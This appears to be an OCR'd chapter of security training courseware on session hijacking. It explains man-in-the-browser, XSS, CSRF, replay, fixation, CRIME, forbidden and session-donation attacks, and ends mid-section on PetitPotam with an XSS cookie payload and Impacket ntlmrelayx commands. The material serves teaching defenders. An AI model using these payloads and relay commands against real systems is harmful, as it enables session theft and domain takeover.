Man-in-the-Browser/Manipulator-in-the-Browser Attack

A man-in-the-browser/manipulator-in-the- browser attack is similar to an MITM attack. The difference between the two is that a man-in-the-browser attack uses a Trojan horse to intercept and manipulate calls between a browser and its security mechanisms or libraries. An attacker positions a previously installed Trojan between the browser and its security mechanism, and the Trojan can modify web pages and transaction content or insert additional transactions. All of the Trojan's activities are invisible to both the user and web application.

The main objective of this attack is financial theft by manipulating transactions made using Internet banking systems. A man-in-the-browser attack can succeed even in the presence of security mechanisms such as SSL, public key infrastructure (PKI), and two-factor authentication because all the expected controls and security mechanisms would seem to function normally.

Steps to Perform Man-in-the-Browser Attack:

- The Trojan first infects the computer's software (OS or application).
- The Trojan installs malicious code (extension files) and saves it in the browser configuration.
- After the user restarts the browser, the malicious code in the form of extension files is loaded.
- The extension files register a handler for every visit to a webpage.
- When a page is loaded, the extension matches its URL with a list of known sites targeted for attack.
- The user logs in securely to the website.
- The extension registers a button event handler when a specific page load is detected with a specific pattern and compares it with its targeted list.
- When the user clicks on the button, the extension uses the Document Object Model (DOM) interface and extracts all the data from all form fields and modifies the values.
- The browser sends the form and modified values to the server.
- The server receives the modified values but cannot distinguish between the original and modified values.
- After the server performs the transaction, a receipt is generated.
- Now, the browser receives the receipt for the modified transaction.
- The browser displays the receipt with the original details.
- The user believes that the original transaction was received by the server without any interception.



Compromising Session IDs Using Client-side Attacks

Cross-Site Scripting (XSS)

- XSS enables attackers to **inject malicious client-side scripts** into the web pages viewed by other users

Malicious JavaScript Codes

- A malicious script can be embedded in a web page that **does not generate any warning**, but it captures session tokens in the background and sends them to the attacker

Trojans

- A Trojan horse can **change the proxy settings** in the user's browser to send all the sessions through the attacker's machine

Compromising Session IDs Using Client-side Attacks

Client-side attacks target vulnerabilities in client applications that interact with a malicious server or process malicious data. Depending on the nature of vulnerabilities, an attacker can exploit an application by sending an email with a malicious link or otherwise tricking a user into visiting a malicious website. Vulnerable client-side applications include unprotected websites, Java Runtime Environment, and browsers; of these, browsers are the major target. Client-side attacks occur when clients establish connections with malicious servers and process potentially harmful data from them. If no interaction occurs between the client and server, then there is no scope for a client-side attack. One such example is running a File Transfer Protocol (FTP) client without establishing a connection to an FTP server. In the case of instant messaging, the application is configured in such a way that it makes clients to log in to a remote server, making it susceptible to client-side attacks. The following client-side attacks can be used to compromise session IDs.

- **Cross-site scripting (XSS)**: XSS enables attackers to inject malicious client-side scripts into web pages viewed by other users.
- **Malicious JavaScript codes**: An attacker can embed in a web page a malicious script that does not generate any warning but captures session tokens in the background and sends them to the attacker.
- **Trojans**: A Trojan horse can change the proxy settings in the user's browser to send all sessions through an attacker's machine.

2
User clicks on that link; the malicious JavaScript runs
4
JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
Attacker
3
JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
User follows the instructions made by the attacker and confirms the session identifier, thus attacker steals the session identifier

Compromising Session IDs Using Client-side Attacks: Cross-site Script Attack


A cross-site script attack is a client-side attack in which the attacker compromises a session token by using malicious code or programs. This type of attack occurs when a dynamic web page receives malicious data from the attacker and executes it on the user's system.

Web sites that create dynamic pages do not have control over how the clients read their output. Thus, attackers can insert a malicious JavaScript, VBScript, ActiveX, Hypertext Markup Language (HTML), or Flash applet into a vulnerable dynamic page. That page then executes the script on the user's machine and collects personal information of the user, steals cookies, redirects users to unexpected web pages, or executes any malicious code on the user's system.

As shown in the below figure, a user first establishes a valid session with a server. An attacker sends a crafted link to the victim with malicious JavaScript. When the user clicks on the link, the JavaScript runs automatically and performs the instructions set by the attacker. The result displays the current session ID of the user. Using the same technique, the attacker can create specific JavaScript code that fetches the user's session ID:

```
<SCRIPT>alert(document.cookie);</SCRIPT>
```

Thereafter, the attacker uses the stolen session ID to establish a valid session with the server.



JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
User is maintaining session with server
Establishes session with same session identifier

Compromising Session IDs Using Client-side Attacks: Cross-site Request Forgery Attack

Cross-site request forgery (CSRF), also known as a one-click attack or session riding, is an attack in which the attacker exploits the victim's active session with a trusted site to perform malicious activities such as item purchases and the modification or retrieval of account information. In CSRF web attacks, the attacker creates a host form, containing malicious information, and sends it to the authorized user. The user fills in the form and sends it to the web server. Because the data originates from a trusted user, the web server accepts the data. Unlike an XSS attack, which exploits the trust a user has for a particular website, CSRF exploits the trust that a website has on a user's browser. A CSRF attack involves the following steps.

- The attacker hosts a web page with a form that appears legitimate. This page already contains the attacker's request.
- A user, believing the form to be the original, enters a login and password.
- Once the user completes the form, that page is submitted to the real site.
- The real site's server accepts the form, assuming that it was sent by the user based on the authentication credentials.

In this manner, the server accepts the attacker's request.

Compromising Session IDs Using Session Replay Attacks

- In a session replay attack, the attacker listens to the conversation between the **user and the server** and captures the **authentication token** of the user
- Once the authentication token is captured, the attacker **replays the request to the server** with the captured **authentication token** and gains **unauthorized access** to the server

1 User establishes connection with server

2 Server asks for authentication information for the sake of identity proof

3 User sends authentication tokens

4 Attacker eavesdrops on this conversation and captures authentication tokens of the user

5 Attacker replays this captured authentication token to server to gain unauthorized access

Compromising Session IDs Using Session Replay Attacks

In a session replay attack, the attacker captures the authentication token of a user by listening to a conversation between the user and server. Once the authentication token is captured, the attacker replays the authentication request to the server with the captured authentication token to dodge the server; consequently, they gain unauthorized access to the server. A session replay attack involves the following steps.

- The user establishes a connection with the web server.
- The server asks the user for authentication information as identity proof.
- The user sends authentication tokens to the server. In this step, an attacker captures the authentication token of the user by eavesdropping on the conversation between the user and server.
- Once the authentication token is captured, the attacker replays the request to the server with the captured authentication token and gains unauthorized access to the server.

Compromising Session IDs Using Session Fixation

- Session fixation is an attack that allows an attacker to hijack a **valid user session**
- An attacker attempts to lure a user to authenticate himself or herself with a known session ID and then hijacks the **user-validated session** with the knowledge of the used session ID
- The attacker has to provide a **legitimate web application session ID** and attempt to lure the victim's browser to use it
- Some techniques for executing session fixation attacks are as follows:
  - Session token in the **URL argument**
  - Session token in a **hidden form field**
  - Session ID in a **cookie**

- The attacker exploits the **vulnerability of a server** that allows a user to use a fixed SID
- The attacker provides a **valid SID** to a victim and lures him or her to **authenticate** using that SID

Compromising Session IDs Using Session Fixation

Web session security prevents an attacker from intercepting, brute forcing, or predicting the session ID issued by a web server to a user's browser as proof of an authenticated session. However, this approach ignores the possibility of the attacker issuing a session ID to the user's browser, forcing it to use the chosen session ID. This type of attack is called a session fixation attack because an attacker fixes the user's session ID in advance, instead of generating it randomly at the time of login.

The attacker performs a session fixation attack to hijack a valid user session. The attacker takes advantage of limitations in web-application session ID management. Web applications allow the user to authenticate themselves using an existing session ID, instead of generating a new session ID. In this type of attack, the attacker provides a legitimate web-application session ID and lures the victim to use it. If the victim's browser uses that session ID, then the attacker can hijack the user-validated session because the attacker is already aware of the session ID used by the victim.

A session fixation attack is a kind of session hijack. However, instead of stealing the session established between a user and web server after the user logs in, a session fixation attack fixes an established session on the user's browser; thus, the attack is initiated before the user logs in. An attacker uses various techniques to perform a session fixation attack:

- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie

The attacker must choose a technique based on how the target web application uses session tokens. The attacker exploits the vulnerability of a server that allows a user to use a fixed session ID. Then, the attacker provides a valid session ID to a victim and lures him to authenticate themselves using that session ID. A session fixation attack has the following three phases.

- **Session set-up phase**: In this phase, the attacker first obtains a legitimate session ID by establishing a connection with the target web server. Few web servers support the idle session time-out feature. If the target web server supports this feature, the attacker needs to send requests repeatedly to keep the established trap session ID alive.
- **Fixation phase**: In this phase, the attacker introduces the session ID to the victim's browser, thereby fixing the session.
- **Entrance phase**: In this phase, the attacker waits for the victim to log in to the target web server using the trap session ID and then enters the victim's session.

A session fixation attack is performed through the following steps.

- First, the attacker establishes a legitimate connection with the target web server.
- The target web server (e.g., *http://citibank.com/*) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- The attacker sends a link with the established session ID, say *http://citibank.com/?SID=0D6441FEA4496C2*, to the victim and lures the victim to click on it to access the website.
- The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's login page in the victim's browser for SID=0D6441FEA4496C2.
- The web server checks that the session ID 0D6441FEA4496C2 is already established and is in an active state; hence, it does not create the new session.
- Finally, the victim enters their login credentials in the login script, and the server grants them access to the bank account.
- At this point, knowing the session ID, the attacker can also access the victim's bank account via *http://citibank.com/? SID=0D6441FEA4496C2*.

Because the session ID is set by the attacker before the user logged in, the user can be said to have logged into the attacker's session.

Session Hijacking Using CRIME Attack

Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits vulnerabilities in the data-compression feature of protocols such as SSL/Transport Layer Security (TLS), SPDY, and HTTP Secure (HTTPS). The possibility of mitigation against HTTPS compression is low, which makes this vulnerability even more dangerous than other compression vulnerabilities.

When two hosts on the Internet establish a connection using HTTPS, a TLS session is established, and the data are transmitted in an encrypted form. Hence, it is difficult for an attacker to read or modify the messages between the two hosts. When a user logs into a web application, authentication data are stored in a cookie. Whenever the browser sends an HTTPS request to the web application, the stored cookie is used for authentication. In this attack, the attacker attempts to access the authentication cookie to hijack the victim's session.

In HTTPS, cookies are compressed using a lossless data compression algorithm (DEFLATE) and then encrypted. Hence, it is difficult for an attacker to obtain the value of the cookie with simple sniffing.

To perform a CRIME attack, an attacker must use social engineering techniques to trick the victim into clicking on a malicious link. When the victim clicks on the malicious link, it either injects malicious code into the victim's system or redirects the victim to a malicious website. If the victim has already established an HTTPS connection with a secured web application, the attacker sniffs the victim's HTTPS traffic using techniques such as ARP spoofing. Through sniffing, the attacker captures the cookie value from the HTTPS messages and sends multiple HTTPS requests to the web application with that cookie prepended with a few random characters. Subsequently, the attacker monitors the traffic between the victim and web application to obtain the compressed and encrypted value of the cookie. After capturing the cookie, the attacker analyzes the cookie length and predicts the actual value of the authentication cookie. After obtaining the authentication cookie, the attacker impersonates the victim and hijacks the victim's session with the secure web application to steal confidential information such as passwords, social security numbers, and credit card numbers. Attackers use tools such as CrimeCheck to detect whether a web server has TLS or HTTP compression enabled and are thus vulnerable to CRIME attacks.

Session Hijacking Using Forbidden Attack

- A forbidden attack is a type of man-in-the-middle attack used to **hijack HTTPS sessions**
- It exploits the reuse of **cryptographic nonce** during the TLS handshake
- After hijacking the HTTPS session, the attackers **inject malicious code** and **forged content** that prompts the victim to disclose sensitive information, such as bank account numbers, passwords, and social security numbers

Attacker

Session Hijacking Using Forbidden Attack

A forbidden attack is a type of MITM attack that can be executed when a cryptographic nonce is reused while establishing an HTTPS session with a server. According to the TLS specification, these arbitrary pieces of data must be used once. This attack exploits the vulnerability that the TLS implementation incorrectly reuses the same nonce when data are encrypted using the Advanced Encryption Standard–Galois/Counter Mode (AES-GCM) during the TLS handshake. Attackers exploit this vulnerability to perform an MITM attack by generating cryptographic keys used for authentication. Repeating the same nonce during the TLS handshake allows an attacker to monitor and hijack the connection. After hijacking the HTTPS session and bypassing the protection, attackers inject malicious code and forged content into the transmission, such as JavaScript code or web fields that prompt the user to disclose passwords, social security numbers, or other confidential information. A forbidden attack involves the following steps.

- The attacker monitors the connection between the victim and web server and sniffs the nonce from the TLS handshake messages.
- The attacker generates authentication keys using the nonce and hijacks the connection.
- All the traffic between the victim and web server flows through the attacker's machine.
- The attacker injects JavaScript code or web fields into the transmission towards the victim.
- The victim reveals sensitive information such as bank account numbers, passwords, and social security numbers to the attacker.

Session Hijacking Using Session Donation Attack

- In a session donation attack, an attacker **donates his/her own session identifier (SID)** to the target user
- The attacker first **obtains a valid SID** by logging into a service and later feeds the same SID to the target user
- This SID **links a target user back to the attacker's account page** without any information to the victim

② Issues a SID=0D6441FEA4496C2
③ Attacker donates his SID and lures the victim to click on it to access the website
④ Victim clicks on the link and enters his/her details and saves it
⑤ Attacker logs in and acquires the information of victim

Session Hijacking Using Session Donation Attack

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation.

A session donation attack involves the following steps.

- First, the attacker logs into a service, establishes a legitimate connection with the target web server, and deletes the stored information.
- The target web server (e.g., *http://citibank.com/*) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- The attacker then donates their session ID, say *http://citibank.com/?SID=0D6441FEA4496C2*, to the victim and lures the victim to click on it to access the website.
- The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's page in the victim's browser with SID=0D6441FEA4496C2. Finally, the victim enters their information in the page and saves it.
- The attacker can now login as themselves and acquire the victim's information.

Attacker with SMB Server
AD CS Server


PetitPotam Hijacking

In a PetitPotam attack, a domain controller (DC) is forced by an attacker to initiate authentication to the attacker's server. For this purpose, the attacker uses Microsoft's Encrypting File System Remote Protocol (MS-EFSRPC) API call for authentication session hijacking. The attacker's SMB server manipulates the session to make the domain controller believe that the attacker is a legitimate user to receive the domain controller's NTLM hash. This requires the attacker to possess valid credentials of a legitimate user who is a part of the network.

Then, the attacker relays the NTLM authentication shared by the domain controller to the Active Directory Certificate Services (AD CS) and generates a certificate. Sometimes, the AD CS can play the role of the domain controller. Using the certificate, the attacker acquires administrative privileges and takes full control over the AD server and subsequently the entire network managed by the domain controller.

Steps to perform PetitPotam hijacking are as follows:

1. Attacker uses the already captured NTLM credentials to authenticate with the target server.
2. The attacker uses the EfsRpcOpenFileRaw command from MS-EFSRPC API to coerce the target server to perform NTLM authentication of another system.
3. Now, the attacker initiates NTLM replay attack to gain remote access to the target AD CS.
4. Finally, the attacker creates an AD certificate to gain administrator privileges to the target AD server.



2 Provides NTML credentials for authentication
2 EfsRpcOpenFileRaw: Attacker's SMB server address
3 NTLM authentication
Domain Controller
1 Having legitimate user's NTLM credentials
4 NTLM authentication replay
Generates AD certificate
Attacker with SMB Server
AD CS Server

Figure 11.21: PetitPotam attack

Run the following commands to perform a PetitPotam hijacking attack:

- Use the below command to identify the certificate authority:

```
certutil.exe
```

- Use the below command from the Impacket tool kit to set up HTTP/SMB configuration to capture credentials from DC:

```
ntlmrelayx.py -t <URL of Certificate authority with web
enrolment> -smb2support --adcs --template DomainController
```

- Use the following command to force the authentication using with the captured credentials through the MS-EFSRPC API call:

